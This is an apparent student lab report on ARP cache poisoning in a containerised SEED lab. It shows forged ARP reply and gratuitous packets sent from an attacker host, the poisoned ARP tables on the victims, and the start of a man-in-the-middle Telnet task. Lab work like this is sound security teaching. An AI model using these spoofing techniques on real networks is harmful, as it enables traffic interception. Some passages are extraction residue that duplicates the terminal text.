
On Host A

# tcpdump -i eth0 -n

```
seed@Naman209: ~/.../Labsetup
seed@Nama... x seed@Nama... x seed@Nama... x seed@Nama... x
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:36:45.616342 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

On Attacker M

# python3 task1B.py



```
seed@Naman209: ~/.../Labsetup
seed@Naman... x seed@Naman... x seed@Naman... x seed@Naman... x
root@hostM:209:NamanC:/volumes# python3 task1B.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = is-at
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

Question:

1. What does op=2 mean?

→ 'op'=2 refers to ARP Reply

### Task 1.C: Using ARP Gratuitous Message

For Scenario 1

On Attacker M

# python3 task1A.py

```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task1A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

ARP on Host A:

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
Address      HWtype  HWaddress    Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C          eth0
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69 C          eth0
root@hostA:209:NamanC:/#
```

On Host A and Host B

# tcpdump -i eth0 -n

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
Address      HWtype  HWaddress    Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C          eth0
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69 C          eth0
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:39:18.039776 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

```
seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# arp
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:39:18.039916 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

Attacker M

# python3 task1C.py

```
seed@Naman209: ~/.../Labsetup
hwdst      = 02:42:0a:09:00:05
pdst       = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task1C.py
#### Ethernet ####
dst        = ff:ff:ff:ff:ff:ff
src        = 02:42:0a:09:00:69
type       = ARP
#### ARP ####
hwtype     = 0x1
ptype      = IPv4
hwlen      = None
plen       = None
op         = is-at
hwsrc      = 02:42:0a:09:00:69
psrc       = 10.9.0.6
hwdst      = ff:ff:ff:ff:ff:ff
pdst       = 10.9.0.6
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:


```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
Address      HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C          eth0
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69 C          eth0
root@hostA:209:NamanC:/#
```



For Scenario 2

On Host A and B

# tcpdump -i eth0 -n




The image shows two terminal windows from a user named 'seed@Naman209' in a directory '~/.../Labsetup'. The top window is for 'root@hostA:209:NamanC:/#' and shows the command 'tcpdump -i eth0 -n' being executed. The output indicates that verbose output is suppressed and that it is listening on eth0. It then shows a captured packet: '14:41:23.104667 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28'. The bottom window is for 'root@hostB:209:NamanC:/#' and shows the same command being executed. Its output is similar, showing a captured packet at '14:42:28.480605 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28'.

```
seed@Naman209: ~/.../Labsetup
seed@Naman... x seed@Naman... x seed@Naman... x seed@Naman... x
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:41:23.104667 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28

seed@Naman209: ~/.../Labsetup
seed@Naman... x seed@Naman... x seed@Naman... x seed@Naman... x
root@hostB:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:42:28.480605 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

On Attacker M


# python3 task1C.py



The image shows a terminal window from a user named 'seed@Naman209' in a directory '~/.../Labsetup'. The window title is 'seed@Naman209: ~/.../Labsetup'. The prompt is 'root@hostM:209:NamanC:/volumes#'. The command 'python3 task1C.py' has been executed. The output shows details for an Ethernet frame and an ARP packet. The Ethernet frame has destination 'ff:ff:ff:ff:ff:ff' and source '02:42:0a:09:00:69', with type 'ARP'. The ARP packet has hardware type '0x1', protocol type 'IPv4', and operation 'is-at'. It shows the source IP '10.9.0.6' and target IP '10.9.0.6'. At the bottom, it says 'Sent 1 packets.' and the prompt returns to 'root@hostM:209:NamanC:/volumes#'.

```
seed@Naman209: ~/.../Labsetup
seed@Naman... x seed@Naman... x seed@Naman... x seed@Naman... x
root@hostM:209:NamanC:/volumes# python3 task1C.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = is-at
hwsrsrc  = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.6
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

After the attack:



The image displays three terminal windows from a virtual machine named 'seed@Naman209'. The top window shows the output of the 'tcpdump -i eth0 -n' command, capturing network traffic on the eth0 interface. The output includes an ARP reply from 10.9.0.6 and an ICMPv6 router solicitation. The middle window shows the execution of the 'arp' command on hostA. The bottom window shows the execution of the 'arp' command on hostB.

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:42:28.480588 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
14:42:38.501081 IP6 fe80::e4bc:14ff:fe66:6563 > ff02::2: ICMP6, router solicitation, length 16

seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp

seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# arp
```

Questions:

1. Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?

➔ Host B's ARP remains unchanged since the IP of sender and IP of B are same, and ARP has only entries of IPs which donot belong to the host itself

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Command:

```
# python3 task11A.py
```



```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

```
seed@Naman209: ~/.../Labsetup
root@hostA:209:NamanC:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C           eth0
root@hostA:209:NamanC:/#
```

Command:


# python3 task2.py

```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```

```
seed@Naman209: ~/.../Labsetup
root@hostB:209:NamanC:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
A-10.9.0.5.net-10.9.0.0 ether    02:42:0a:09:00:69 C           eth0
root@hostB:209:NamanC:/#
```

On Attacker M

# python3 task11A.py # python3 task2.py





The image shows two terminal windows from a host named 'seed@Naman209'. The top window shows the execution of 'python3 task2.py', which sends one packet and then sets 'net.ipv4.ip\_forward=0'. The bottom window shows the execution of 'python3 task11A.py', which displays detailed information about an ARP request packet. The packet details include Ethernet II header (dst: 02:42:0a:09:00:05, src: 02:42:0a:09:00:69, type: ARP) and ARP request body (hwtype: 0x1, ptype: IPv4, hwlen: None, plen: None, op: who-has, hwsrc: 02:42:0a:09:00:69, psrc: 10.9.0.6, hwdst: 02:42:0a:09:00:05, pdst: 10.9.0.5). Both windows indicate that one packet was sent.


```
seed@Naman209: ~/.../Labsetup
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes#

seed@Naman209: ~/.../Labsetup
